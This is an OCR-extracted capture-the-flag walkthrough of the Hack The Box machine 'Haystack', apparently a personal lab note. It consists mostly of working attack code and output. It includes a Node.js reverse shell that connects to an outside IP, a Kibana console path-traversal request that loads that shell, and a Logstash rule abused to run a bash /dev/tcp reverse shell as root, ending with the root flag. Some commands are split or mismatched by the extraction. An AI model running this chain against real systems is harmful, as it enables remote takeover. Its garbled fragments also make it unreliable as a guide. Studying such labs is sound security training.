
```
┌─[au-dedicated-52-dhcp]─[10.10.14.3]─[xuyuanlah@htb-umxwjxvs1z]─[/tmp]
└──╼ [★]$ cat shell.js
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(8080, "192.168.33.1", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
┌─[au-dedicated-52-dhcp]─[10.10.14.3]─[xuyuanlah@htb-umxwjxvs1z]─[/tmp]
└──╼ [★]$
Connection to 10.129.244.160 closed.
┌─[au-dedicated-52-dhcp]─[10.10.14.3]─[xuyuanlah@htb-umxwjxvs1z]─[~]
└──╼ [★]$ ssh -L 5601:127.0.0.1:5601 security@10.129.244.160 -N
security@10.129.244.160's password:
```







Find the es_6_0 file Then path traversal



```
[security@haystack api_server]$ cat ../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
```

curl 'http://localhost:5601/api/console/api_server?

sense_version=@@SENSE_VERSION&apis=../../../../../../../../shell.js'

```
┌─[au-dedicated-52-dhcp]─[10.10.14.3]─[xuyuanlah@htb-wgwjbdjr0m]─[~]
└──╼ [★]$ nc -lvvp 1337
Listening on 0.0.0.0 1337
Connection received on 10.129.244.173 40360
```

finally

```
whoami
kibana
```

```
cat input.conf
input {
        file {
                path => "/opt/kibana/logstash_*"
                start_position => "beginning"
                sincedb_path => "/dev/null"
                stat_interval => "10 second"
                type => "execute"
                mode => "read"
        }
}
```

From hint in conf.d folder

```
cat filter.conf
filter {
        if [type] == "execute" {
                grok {
                        match => { "message" => "Ejecutar\s*comando\s*:\s+%{GREE
DYDATA:comando}" }
                }
```

Ejecutar\s*comando\s*:\s+%{GREEDYDATA:comando}

```
python -c "import pty;pty.spawn('/bin/bash')"
bash-4.2$
```

From writeup

```
bash-4.2$ echo 'Ejecutar comando : whoami > /tmp/user' > /opt/kibana/logstash_ex
e
```

```
bash-4.2$ cd /tmp
cd /tmp
bash-4.2$ cat user
cat user
root
bash-4.2$
```

bash -i >& /dev/tcp/10.10.14.3

```
bash-4.2$ echo 'Ejecutar comando : bash -i >& /dev/tcp/10.10.14.3/4444 0>&1' > /
opt/kibana/logstash.exe
```

/4444 0>&1

Bash reverse shell

-i interactive


/dev/tcp/host/port treats TCP connection like a file

0>&1

standard input redirected to same dest. as standard output

```
bash-4.2$ echo 'Ejecutar comando : bash -i >& /dev/tcp/10.10.14.3/4444 0>&1' > /
opt/kibana/logstash.exe
```

```
┌─[au-dedicated-52-dhcp]─[10.10.14.3]─[xuyuanlah@htb-wgwj
└──╼ [★]$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.244.173 46736
bash: no hay control de trabajos en este shell
[root@haystack /]# whoami
whoami
root
```


[root@haystack /]# cd root
cd root/
[root@haystack ~]# ls
ls
anaconda-ks.cfg
root.txt
vmware-tools
[root@haystack ~]# cat root.txt
cat root.txt
8a1086c78303390cd1cb4738836771e1
[root@haystack ~]#